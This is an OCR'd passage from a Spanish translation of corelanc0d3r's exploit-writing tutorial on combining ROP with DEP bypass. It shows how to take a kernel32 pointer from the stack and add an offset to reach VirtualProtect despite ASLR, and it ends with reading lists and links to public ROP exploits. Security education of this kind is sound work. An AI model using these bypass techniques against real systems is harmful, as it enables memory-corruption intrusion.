
"RETURN to ... from ...":

O sea: "retorno a ... desde ...":




Estos son EIP´s guardados - colocados en la pila por funciones que fueron llamadas anteriormente..

Si te vas desplazando hacia abajo, encontrarás un puntero a una dirección en kernel32:




Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

El objetivo sería crear una cadena de ROP que obtendría ese puntero, y añadiría que sumaría o restaría un Offset (ADD, SUB) hasta que apunte a VirtualProtect. El puntero que vemos en la pila, en 0x0012FF8C, es 0x7664D0E9. En el proceso actual o ambiente, kernel32.dll se carga en 0x76600000.




VirtualProtect() está en 0x76601DC3.



Esto significa que VirtualProtect() puede encontrarse en [kernel32_baseaddress + 0x1DC3] o, en [found_pointer - 0x4B326 bytes]. Recuerda este desplazamiento.

Reinicia la máquina y ve si el puntero todavía se puede encontrar en el mismo lugar, y que el desplazamiento desde el puntero recogido de la pila, a VirtualProtect() sigue siendo el mismo.

Después del reinicio, kernel32.dll se carga en 0x75590000. La función todavía está (obviamente) en kernel32.baseaddress Offset + 0 x1DC3:



En la pila, el puntero en 0012FF8C es 755DD0E9. Si restamos el offset (0x4B326 bytes) de nuevo, terminamos en 75591DC3. Y eso es ¡VirtualProtect! Esto significa que hemos encontrado un lugar confiable para recoger un puntero de kernel32, y un Offset confiable para llegar a VirtualProtect ().

¿Cómo podemos conseguir este valor de la pila en un registro para utilizarlo en la configuración de la llamada a la API?

Un método posible sería:

Hacer que registro apunte a la dirección de pila (0x0012FF8C en este caso). Imaginemos que pusiste manualmente de forma dinámica este valor en EAX. (0x6162A59E + 0x61630804, + cadena de ADD EAX, xxx).

Utilizar un Gadget que haría algo como esto: MOV EAX, [EAX] + RET. Esto tomaría el puntero de kernel32 y lo pondría en EAX. Las variantes sobre esta instrucción también funcionarán, por supuesto - ejemplo: MOV EAX, DWORD PTR DS: [EAX +1C] - como el de 0x6160103B).

Restar 0x4B326 bytes del valor recogido de la pila (básicamente aplicar el Offset estático) y tendrás una forma dinámica para obtener el puntero de la función a VirtualProtec (), en Vista SP2, a pesar de que kernel32 tiene ASLR.

Nota: Buscar punteros de retorno en la pila no es tan común, por lo que éste puede ser un buen método para evitar ASLR para los punteros de kernel32.

Y que también sería un buen ejercicio para ti.

¡Buena suerte!

Actualización (17 de junio): **mr_me** publicó su Exploit para evitar DEP, versión de Win7, para BlazeDVD en exploit-db. A pesar de que el Exploit está disponible, aún te recomiendo que trates de crear este Exploit tú mismo en Vista o Win7. No importa, pero bueno, sin trampas. ☺

Otros artículos sobre DEP y Bypass de protección de memoria

Material en Inglés

You can't stop us - CONFidence 2010 (Alexey Sintsov)
http://www.dsecrg.com/pages/pub/show.php?id=25

Buffer overflow attacks bypassing DEP Part 1 (Marco Mastropaolo)
http://www.mastropaolo.com/2005/06/04/buffer-overflow-attacks-bypassing-dep-nxxd-bits-part-1/

Buffer overflow attacks bypassing DEP Part 2 (Marco Mastropaolo)
http://www.mastropaolo.com/2005/06/05/buffer-overflow-attacks-bypassing-dep-nxxd-bits-part-2-code-injection/

Practical Rop (Dino Dai Zovi)
http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Bypassing Browser Memory Protections (Alexander Sotirov & Mark Down)
http://taossa.com/archive/bh08sotirovdowd.pdf

Return-Oriented Programming (Hovav Shacham, Erik Buchanan, Ryan Roemer, Stefan Savage)
https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf

Exploitation with WriteProcessMemory (Spencer Pratt)
http://www.packetstormsecurity.org/papers/general/Windows-DEP-WPM.txt

Exploitation techniques and mitigations on Windows (skape)
http://hick.org/~mmiller/presentations/misc/exploitation_techniques_and_mitigations_on_windows.pdf

Bypassing hardware enforced DEP (skape and skywing)
http://uninformed.org/index.cgi?v=2&a=4

A little return oriented exploitation on Windows x86 - Part 1 (Harmony Security - Stephen Fewer)
http://blog.harmonysecurity.com/2010/04/little-return-oriented-exploitation-on.html

A little return oriented exploitation on Windows x86 - Part 2 (Harmony Security - Stephen Fewer)
http://blog.harmonysecurity.com/2010/04/little-return-oriented-exploitation-on_16.html

(un)Smashing the Stack (Shawn Moyer)
https://www.blackhat.com/presentations/bh-usa-07/Moyer/Presentation/bh-usa-07-moyer.pdf

(Paper)
https://www.blackhat.com/presentations/bh-usa-07/Moyer/Whitepaper/bh-usa-07-moyer-WP.pdf

http://www.usenix.org/events/sec09/tech/slides/sotirov.pdf

Bypassing DEP case study (Audio Converter) (sud0)
http://www.exploit-db.com/download_pdf/13764

Gentle introduction to return-oriented-programming
http://blog.zynamics.com/2010/03/12/a-gentle-introduction-to-return-oriented-programming/

DEP in depth (Syscan Singapore - InsomniaSec)
http://www.insomniasec.com/publications/DEPinDepth.ppt

Algunos ejemplos bueno de Exploits de ROP:

ProSSHD 1.2 remote post-auth exploit
http://www.exploit-db.com/exploits/12495

PHP 6.0 Dev str_transliterate()
http://www.exploit-db.com/exploits/12189

VUPlayer m3u buffer overflow
http://www.exploit-db.com/exploits/13756

Sygate Personal Firewall 5.6 build 2808 ActiveX with DEP bypass
http://www.exploit-db.com/exploits/13834

Castripper 2.50.70 (.pls) stack buffer overflow with DEP bypass
http://www.exploit-db.com/exploits/13768

Agradecimientos

A mi esposa por su amor eterno y apoyo. A mis amigos de todo el mundo, y por supuesto los miembros del equipo Corelan. Realmente, no podría haber hecho este tutorial sin ustedes. ¡El aprendizaje, intercambio y trabajo en equipo valen la pena!

También me gustaría dar las gracias a Shahin Ramezany por revisar este documento y, finalmente, Dino Dai Zovi por su trabajo inspirador, el permiso para utilizar algunos de sus diagramas en este artículo, así como la revisión de este tutorial.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

¿Preguntas? ¿Comentarios? ¿Tips y Trucos?

https://www.corelan.be/index.php/forum/writing-Exploits

Página Oficial en Inglés:

http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

Traductor: **Ivinson/CLS**. Contacto: Ipadilla63@gmail.com